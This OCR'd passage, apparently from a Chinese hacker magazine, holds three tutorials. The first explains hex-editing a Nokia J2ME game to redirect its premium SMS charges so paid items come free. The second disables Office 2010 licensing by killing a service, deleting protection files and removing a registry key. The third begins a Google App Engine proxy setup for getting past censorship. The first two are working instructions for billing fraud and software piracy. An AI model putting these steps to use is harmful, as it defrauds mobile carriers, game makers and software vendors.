


图1

三、破解

1.先打开X-plore，因为诺基亚智能机安装jar软件后jar的安装包不会消失，所以我们来修改这个文件，找到这个文件，点击确实后进入就能看到这个软件的内部结构，点 菜单→文件→解压到…，然后 菜单→文件→新建文件夹，把文件解压进这个文件夹。

2.解压后文件夹中有好多“class”结尾的文件（如图2）。




图2




图3

我们就是要修改这些文件。我们在文件上按键盘“3”用16进制打开会看到很多代码，然后按键盘“1”出现搜索，我们搜索“sms”（如图3）。

如果有就会直接跳转过去（如图4），没有的话也会提示。

3.当找到后跳转过去，看后面是不是我们那会记得那个“10668”开头的号码啊！接着点 菜单→编辑→查找下个，就跳转到我们刚看到的那个把前5位“31 30 36 36 38”改成“31 30 30 38 36”（如图5），修改好后点返回，会提示我们保存，当然选择是了。




图4

4.修改好了一个后，我们要继续查找其他的文件，把能找到的全部修改了，以防它还有扣费代码。




图5

5.修改好了后我们就要重新打包了，返回文件夹，点 菜单→标记→全部标记，标记所有的文件夹内的文件，然后再点菜单→zip→复制到zip，选择一个路径后就会有一个"Files。zip"，文件名随便，但一定要把后缀生成"。jar"，然后我们选中这个新生成的文件，点 菜单→文件→从系统打开，安装测试。

四、测试

还运行游戏到收费的那，看看短信发出的号码前面是不是有10086呢！（如图6）有就说明成功了！

五、完成

到此软件破解完成！游戏也是这个思路，破解后尽情购买收费道具吧！不过不要弄的太BT啊，否则就没有游戏的乐趣了！

提示：本教程比较适合移动号码，因为联通给10086发短信不免费，但是一条短信只花1毛，比原来便宜很多。

（文章中所涉及到的实用手机荧光棒、x-plore已收录在光盘中）




图6

轻松打造Office 2010无限试用版

teng

一直在使用的office2010突然打开时被提示软件过期，我晕，到用的时候居然出这档子事，可是怎么办呢？乖乖的卸载，再使用office 2003？这岂不是有损于我们hacker 小菜的面子吗，于是找到了个无限使用的方法和大伙分享。

第一步：我们借助system的任务管理器，轻松找到osppsvc这个进程，直接秒杀掉它。

第二步：删除osppc.dll文件。你可以用系统自带的搜索工具直接搜索，也可以直接进入：C:\Program Files\Common Files\miscrosoftshared\OfficeSoftwareProtectionPlatform文件夹下删除这个文件。

第三步：删除C:\Program Files\Common Files\miscrosoftshared\Office14\Office Setup Controller\setup.exe文件。

第四步：打开注册表编辑器，用Ctrl+F组合键查找oppsc.dll，在找到的结果中，删掉“ED417E2A8BA189D4C8741500D3BAD4A3”。

现在再次打开Office 2010 beta版，就可以用啦。不过软件上方会显示出“非商业用途（未经授权产品）”，不过这对软件功能不会有任何影响，和微软卖的专业版完全一样，这是不是很不错能，可是省去了我们在网上淘激活版Office2010 的不少时间呢，而且完全没有中毒危险哦！

Android 手机也翻墙

光呼吸

电脑端翻墙的方式，前几期黑X上介绍得很多了，10月刊的涉笔成趣栏目《自由出人，自由世界》也介绍了手机翻墙，虽然提到了通过浏览器中转服务器实现翻墙，但举的例子比如UC浏览器和Skyfire，在未经修改前还是不能翻墙的。本文将详细修改手机浏览器实现翻墙的方法。

文章以著名的浏览器Opera mini的android版为例，介绍修改，JAVA版和S60版做法类似，可以参考。

由于Opera mini的国际版（原来能翻墙的那个）现在在我国已经不能用，而必须下载中国版。中国版的当然是不能翻墙的，所以首先我们需要架设自己用于中转的服务器。这里以基于Google App Engine为例，介绍架设OPM。

首先需要创建一个新的GAE程序，这一步骤与前几期X上面的GAppProxy相仿，我就挑关键步骤写一下了。访问http://appengine.google.com/，如果没有账户则需要注册一个Gmail，用Gmail登录后按 Create Application，如图1。在下一步中随意填写，一定要记住Application Identifier里填的东西，这里我为大家申请了一个，如图2，取名为gwxopmpublic，方便不愿意动手架设OPM的叉子直接使用。




图1

接着要下载光盘中的opm压缩包和Google App Engine SDK for Java 1.3.5，将二者解压至某目录。如，将解压后的java-sdk文件夹命名为gaejavasdk放在D盘根目录下，然后将解压后的opm文件夹放入d:\gaejavasdk。

